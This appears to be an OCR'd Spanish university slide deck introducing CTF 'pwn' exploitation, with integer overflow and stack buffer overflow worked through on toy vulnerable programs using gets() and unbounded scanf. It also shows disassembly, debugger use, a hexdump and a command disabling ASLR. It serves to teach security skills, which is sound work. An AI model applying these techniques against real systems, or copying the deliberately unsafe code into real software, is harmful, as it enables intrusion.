IV. PWN

Carlos Alonso, Alejandro Cruz, Ismael Gómez, Andrea Oliva, Sergio Pérez y Rubén Santos

Universidad Rey Juan Carlos

Universidad Rey Juan Carlos

Índice

¿QUÉ ES PWN?

Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

¿Qué es PWN?

- El exploiting o PWN consiste en modificar el comportamiento de un programa abusando de fallos del programador
- Estos fallos pueden llevar a:
  - Ejecuciones inesperadas
  - Fallos a la hora de ejecutar
  - Sobreescritura de zonas delicadas de la memoria (stack, heap, etc.)
- Incluso pueden llevar a la ejecución de llamadas al sistema fuera del ámbito del programa si no hay protecciones adecuadas (obtención de shell)

Universidad Rey Juan Carlos


¿Qué es PWN?

Cuando resolvemos un reto enmarcado en la categoría "pwn", normalmente nos dan un binario y un servidor + puerto donde se ejecuta dicho binario.

¿Cómo procedo?

- El servidor tiene (normalmente) un fichero flag.txt que lee bajo x condiciones (ejecutando una función fuera del flujo natural del programa, spawneando una shell en el sistema...)
- Debemos encontrar fallos en la programación del binario (aplicando reversing, por ejemplo)
- Preparar un exploit para probar que nuestro ataque tendrá existo sobre el binario en local. OJO: que funcione en local no implica que funcione en el servidor (ASLR, versión de libc...)
- Ejecutar nuestro exploit contra el servidor que aloja el binario vulnerable (y, si hay suerte, obtener la flag)

¿Qué es PWN?



Y sobre todo, ¿qué debo saber?

- El exploiting es un campo muy amplio
  - Requiere conocimientos de arquitectura, programación y compiladores
  - Especialmente lenguaje ensamblador
- Aquí explicaremos dos de las que nos podemos encontrar en retos sencillos de CTF (baby pwn)
- Existen muchas más: format string buffer, heap overflow, ROP...
- Requiere mucho esfuerzo, ¡ánimo!

Universidad Rey Juan Carlos

¿Qué es PWN? - Ejemplo

¿Qué pasa cuando nuestra entrada tiene un buffer limitado y lo llenamos?

¿Qué pasa con los valores introducidos sobrantes?

Podremos ejecutar nuestro código según nos interese sobreescribiendo ciertas direcciones de memoria

Decompile: main - (challenge)

```
1
2  undefined8 main(void)
3
4  {
5    undefined local_48 [36];
6    undefined4 local_24;
7    undefined8 local_20;
8    char *local_18;
9    FILE *local_10;
10
11   local_10 = fopen("flag.txt","r");
12   if (local_10 == (FILE *)0x0) {
13     puts("-____-");
14     fflush(stdout);
15                     /* WARNING: Subroutine does not return */
16     exit(0);
17   }
18   fgets(local_18,0x14,local_10);
19   fclose(local_10);
20   printf("Exploit me (it is an easy bof)... the flag is @ %p...\n",local_18);
21   fflush(stdout);
22   local_20 = seccomp_init(0);
23   local_24 = seccomp_rule_add_exact(local_20,0x7fff0000,0,0);
24   local_24 = seccomp_rule_add_exact(local_20,0,1,0);
25   local_24 = seccomp_rule_add_exact(local_20,0,0x14,0);
26   local_24 = seccomp_rule_add_exact(local_20,0,0x12,0);
27   local_24 = seccomp_rule_add_exact(local_20,0,0x3b,0);
28   local_24 = seccomp_rule_add_exact(local_20,0x7fff0000,0xe7,0);
29   local_24 = seccomp_rule_add_exact(local_20,0x7fff0000,5,0);
30   local_24 = seccomp_rule_add_exact(local_20,0x7fff0000,0x3c,0);
31   local_24 = seccomp_rule_add_exact(local_20,0x7fff0000,8,0);
32   local_24 = seccomp_rule_add_exact(local_20,0x7fff0000,0x23,0);
33   seccomp_load(local_20);
34   __isoc99_scanf(&DAT_00402057,local_48);
35   return 0;
36 }
37
```

Buffer limitado 36 bytes

scanf en la variable limitada de arriba! $$

Integer Overflow 2147483648

Universidad
Rey Juan Carlos

¿Qué es?

Se puede definir como el **resultado** de **intentar almacenar en memoria una variable** de algún tipo (int, char, short…) **con un valor que sobrepase el rango máximo** representable del mismo.

Tipo	Tamaño (bytes)	Rango
char	1	**signed**: -128 a 127
		unsigned: 0 a 255
short	2	**signed**: -32768 a 32767
		unsigned: 0 a 65535
int	4	**signed**: -2147483648 a 2147483647
		unsigned: 0 a 4294967295
long	8	**signed**: -9223372036854775808 a 9223372036854775807
		unsigned: 0 a 18446744073709551615

Universidad Rey Juan Carlos

¿Cómo se pasa de decimal a binario?

Si el número es positivo:

Conversor decimal online

1. Se pasa a binario y todo ok.

Si el número es negativo:

Conversor decimal negativo online

- 1. Se convierte el número decimal a binario sin tener en cuenta su signo negativo.
- 2. Se intercambian los 0s por 1s y viceversa.
- 3. Se suma 1 al bit menos significativo, teniendo en cuenta el acarreo que conlleva. (Hay que tener en cuenta que el bit menos significativo es el que se encuentra más a la derecha, correspondiente con 2^0).

Ejemplo -3_{10} a binario


1. Lo pasamos a positivo → +3
2. Convertimos a binario → 0011
3. Intercambiamos los 0s con los 1s → 1100
4. Sumamos 1 al bit menos significativo → 1101

- El número -3_{10} es equivalente a 1101_2
- ¿Y el número 13_{10}? También equivale a 1101_2

} Colisión

Colisiones


Este tipo de colisiones son debidas a que **se sobrepasa el rango máximo que permite una variable** (o en el caso del ejemplo, una representación de un número de bits), por lo que a partir de ese valor tope, los valores empiezan a repetirse siguiendo un **esquema similar a la estructura de un reloj** (como en la figura que se adjunta a continuación), en la que la mitad derecha corresponde a los números positivos y la mitad izquierda a los negativos



Colisiones

Esto ocurre por la manera en la que el ordenador interpreta los números binarios para saber si son positivos o negativos:

Si el bit más significativo del número binario es 1, este número se interpretará como negativo y se realizará la conversión consecuentemente con la metodología antes mencionada.



Vale... y ahora ¿cómo exploto yo esto?

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int cuentaDigitos(int num);

int main(int argc, char *argv[]){
    char *num;
    printf("Buenas, introduce un numero: ");
    scanf("%ms", &num);
    if (num[0] == '-'){
        printf("Lo sentimos, este programa esta en BETA y no puedes poner numeros negativos\n");
        return 1;
    }
    int numero;
    numero = atoi(num);
    if(numero >= 10) {
        printf("Lo sentimos, este programa esta en BETA y no puedes poner numeros mayores de 10\n");
        return 1;
    }
    printf("%s %d %s\n", "Genial! tu numero", numero, "es muy bonito!");
    if (cuentaDigitos(numero) > 2) {
        printf("%s\n", "WOW ademas de ser un digito muy bonito es de mas de 2 cifras, impresionante...");
        printf("%s\n", "Te mereces esta flag URJC{JEJEJEJEJEJE}");
    }
    return 0;
}
```

Buffer Overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Desactivamos protecciones

Universidad Rey Juan Carlos

```
┌──(urjc㉿ETSIICTF)-[~/Escritorio]
└─$ sudo sysctl -w kernel.randomize_va_space=0

[sudo] password for urjc:
kernel.randomize_va_space = 0

┌──(urjc㉿ETSIICTF)-[~/Escritorio]
└─$
```

Quitar protecciones

Quitamos la protección para que no haya randomización en las direcciones de memoria.

Análisis estático: Decompilador

Universidad Rey Juan Carlos

```
// WARNING: [rz-ghidra] Detected overlap for variable buf

undefined4 main(void)
{
    int cookie;
    char *s;
    int32_t var_4h;

    // int main();
    printf("buf: %08x cookie: %08x\n", &s, &var_4h);
    gets(&s);
    if (var_4h == 0x41424344) {
        puts("you win!");
    }
    return 0;
}
```

Decompilador

- Se muestran direcciones de memoria de "s" y "var_4h" mediante printf.
- Se hace uso de la función "gets" para almacenar una entrada del usuario en el puntero "s".
- **Objetivo: Conseguir que var_4h tome el valor de 0x41424344.**

Análisis estático: Decompilador

Universidad Rey Juan Carlos

```
// WARNING: [rz-ghidra] Detected overlap for variable buf

undefined4 main(void)
{
    int cookie;
    char *buffer;
    int32_t cookie_modificar;

    // int main();
    printf("buf: %08x cookie: %08x\n", &buffer, &cookie_modificar);
    gets(&buffer);
    if (cookie_modificar == 0x41424344) {
        puts("you win!");
    }
    return 0;
}
```

Cambiar nombres


- S → buffer
- Var_4h → entrada_a_modificar

Análisis estático: Desensamblador

Universidad Rey Juan Carlos

Registers


eax	0xffffde24	eip	0x804919f
ebx	0x0	xfs	0x0
ecx	0x37b13626	xgs	0x63
edx	0xffffde64	xcs	0x23
esi	0x1	xss	0x2b
edi	0x8049080	eflags	0x286
esp	0xffffddd4	oeax	0xffffffff
ebp	0xffffde28		



Registros


- Podeis pensar en ellos como "variables" a las cuales se les van asignando diferentes valores o direcciones de memoria.
- Los registros que vamos a usar pueden almacenar hasta **32 bits o 8 bytes**.

Big Endian vs Little Endian



- Los datos se escriben en orden lógico en memoria
- La palabra es ABCD (0x41424344)
- Se escribiría → 0x41424344
- Usado por ejemplo en los procesadores IBM (depende del caso)
- Los datos de los registros SIEMPRE

- Los datos se escriben en orden inverso en memoria
- La palabra es ABCD (0x41424344)
- Se escribiría → 0x44434241
- Usado por ejemplo por Intel



Análisis estático: Desensamblador


Universidad Rey Juan Carlos

```
[0x08049196]
   ;-- main:
int dbg.main (int argc, char **argv, char **envp);
; var char *buffer @ ebp-0x54
; var char [80] buf @ ebp-0x4c
; var int32_t cookie_modificar @ ebp-0x4
; var int cookie @ ebp+0x4
push ebp                          ; int main();
mov ebp, esp
sub esp, 0x54
lea eax, [cookie_modificar]
push eax
lea eax, [buffer]
push eax
push str.buf:__08x_cookie:__08x   ; 0x804a00c ; const char *format
call printf                       ; sym.imp.printf ; int printf(const char *format)
add esp, 0xc
lea eax, [buffer]
push eax                          ; char *s
call gets                         ; sym.imp.gets ; char *gets(char *s)
add esp, 4
mov eax, dword [cookie_modificar]
cmp eax, 0x41424344
jne 0x80491d4
```

Cosas a tener en cuenta

- **Sintaxis Intel:** Registro destino se indica primero y luego el registro fuente.
- **Lea:** Carga una **dirección** de memoria del registro fuente al registro destino. Función similar a **&** en C.
- **Mov:** Se copia el **valor** del registro fuente al registro destino. Función similar a ***var** en C.
- **Call:** Llamar a una función.
- **Push:** Apilar un valor en la pila.

Análisis estático: Desensamblador



Cosas a tener en cuenta

- **cmp:** Compara el valor de los registros.
- **jne:** Si no son iguales salta.
- **Estas dos instrucciones se asemejan a if/else.**

Análisis estático: Similitudes

```
[0x08049196]
   ;-- main:
 int dbg.main (int argc, char **argv, char **envp);
 ; var char *buffer @ ebp-0x54
 ; var char [80] buf @ ebp-0x4c
 ; var int32_t cookie_modificar @ ebp-0x4
 ; var int cookie @ ebp+0x4
 push ebp                          ; int main();
 mov ebp, esp
 sub esp, 0x54
 lea eax, [cookie_modificar]
 push eax
 lea eax, [buffer]
 push eax
 push str.buf:__08x_cookie:__08x   ; 0x804a00c ; const char *format
 call printf                       ; sym.imp.printf ; int printf(const char *format)
 add esp, 0xc
 lea eax, [buffer]
 push eax                          ; char *s
 call gets                         ; sym.imp.gets ; char *gets(char *s)
 add esp, 4
 mov eax, dword [cookie_modificar]
 cmp eax, 0x41424344
 jne 0x80491d4
```

```
[0x080491c7]
 push str.you_win                  ; 0x804a024 ; const char *s
 call puts                         ; sym.imp.puts ; int puts(const char *s)
 add esp, 4
```

```
[0x080491d4]
 mov eax, 0
 leave
 ret
```


```
// WARNING: [rz-ghidra] Detected overlap for variable buf

undefined4 main(void)
{
    int cookie;
    char *buffer;
    int32_t cookie_modificar;

    // int main();
    printf("buf: %08x cookie: %08x\n", &buffer, &cookie_modificar);
    gets(&buffer);
    if (cookie_modificar == 0x41424344) {
        puts("you win!");
    }
    return 0;
}
```

Análisis Dinmámico: Comandos

Comandos

- **Restart**: Reiniciamos la ejecución.
- **Continue**: Avanzamos hasta señal de interrupción.
- **Stop**: Paramos la ejecución del programa.
- **Continue to main**: Avanzamos hasta la función main.
- **Step over**: Avanzamos solo una instrucción.
- **Step**: Avanzaríamos una "función entera". Ej: en vez de ejecutar cada líne a de ensamblador dentro de la función "printf" se ejecutaría todo su código.


Análisis Dinmámico: Consola




Consola

En la pestaña "windows" → señalar la opción de consola y ponerla en una nueva venta.

Análisis Dinmámico: Consola





Consola

- **Rizin console** → Consola de radare2. La usaremos para hacer uso de algunos comandos.
- **Debugee Input** → Para realizar inputs al programa. Ejemplo: para introducir datos a funciones como **scanf o gets**.

Análisis Dinmámico: Breakpoints



```
[0x08049196]
   ;-- main:
int dbg.main (int argc, char **argv, char **envp);
; var char *buffer @ ebp-0x54
; var char [80] buf @ ebp-0x4c
; var int32_t cookie_modificar @ ebp-0x4
; var int cookie @ ebp+0x4
push ebp                            ; int main();
mov ebp, esp
sub esp, 0x54
lea eax, [cookie_modificar]
push eax
lea eax, [buffer]
push eax
push str.buf:__08x_cookie:__08x     ; 0x804a00c ; const char *format
call printf                         ; sym.imp.printf ; int printf(const char *format)
add esp, 0xc
lea eax, [buffer]
push eax                            ; char *s
call gets                           ; sym.imp.gets ; char *gets(char *s)
add esp, 4
mov eax, dword [cookie_modificar]
cmp eax, 0x41424344
jne 0x80491d4
```

Breakpoints

- Click derecho sobre cualquier instrucción → breakpoints → "add a breakpoint".
- Cuando los tengáis se os marcarán en rojo.
- Si pulsáis "continue", la ejecución se avanzará hasta este punto.

Análisis Dinmámico: Gets


```
push str.buf:__08x_cookie:__08x     ; 0x804a00c ; const char *format
call printf                         ; sym.imp.printf ; int printf(const char *format)
add esp, 0xc
lea eax, [buffer]
push eax                            ; char *s
call gets                           ; sym.imp.gets ; char *gets(char *s)
```




```
Sent input: 'AAAAAAAAA'
```


Gets

- Ponemos un breakpoint en la función "gets" y le damos a "continue" para avanzar hasta ella. Tras esto, damos "step over".
- Ahora nos pedirá un input, el cual introduciremos mediante la consola tal y como vemos en las imagenes de la izquierda.

Análisis Dinmámico: Hexdump

```
                0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0x00000000ffffdde0  e4 dd ff ff 41 41 41 41 41 41 41 41 41 41 41 41  ....AAAAAAAAAAAA
0x00000000ffffddf0  41 41 41 41 41 41 41 41 41 41 41 41 41 00 df f7  AAAAAAAAAAAAA...
0x00000000ffffde00  fc 73 fa f7 ff ff ff ff ff fb 8b 17 33 92 04 08  .s..........3...
0x00000000ffffde10  01 00 00 00 e4 de ff ff ec de ff ff 01 92 04 08  ................
0x00000000ffffde20  80 22 fe f7 00 00 00 00 00 00 00 00 00 00 00 00  ."..............
0x00000000ffffde30  00 70 fa f7 00 70 fa f7 00 00 00 00 d6 bf dd f7  .p...p..........
```

```
[0x080491ba]> afvd
Cannot find base type "char [80]"
var cookie_entrada =  int32_t : 0xfff27fc4 = 4159426560
var buffer =  char : 0xfff27f74 = "AAAAAAAAAAAAAAAA"
var cookie = 0xfff27fcc 0xf7cf1fd6  .... /usr/lib32/libc-2.32.so library R X 'add esp, 0x10' 'libc-2.32.so'
```



```
0x00000000ffffdde0  e4 dd ff ff 41 41 41 41 41 41 41 41 41 41 41 41  ....AAAAAAAAAAAA
0x00000000ffffddf0  41 41 41 41 41 41 41 41 41 41 41 41 41 00 df f7  AAAAAAAAAAAAA...
0x00000000ffffde00  fc 73 fa f7 ff ff ff ff ff fb 8b 17 33 92 04 08  .s..........3...
0x00000000ffffde10  01 00 00 00 e4 de ff ff ec de ff ff 01 92 04 08  ................
0x00000000ffffde20  80 22 fe f7 00 00 00 00 00 00 00 00 00 00 00 00  ."..............
0x00000000ffffde30  00 70 fa f7 00 70 fa f7 00 00 00 00 d6 bf dd f7  .p..p...........
0x00000000ffffde40  01 00 00 00 e4 de ff ff ec de ff ff 74 de ff ff  ............t...
```

Hexdump

- Si nos vamos a la dirección de memoria indicada por "afvd" de la variable "buffer" en el volcado hexadecimal del ejecutable, podríamos ver nuestras "A" introducidas.
- Para acceder rápidamente podemos hacer click derecho en el registro esp e indicar que nos lo muestre en "hexdump".
- Tambíen podemos ver el valor de **cookie_entrada**, que es justo nuestra variable objetivo a modificar.
- 0070faf7 (little endian) → f7fa7000 (hexadecimal) → 4160385024 (decimal)

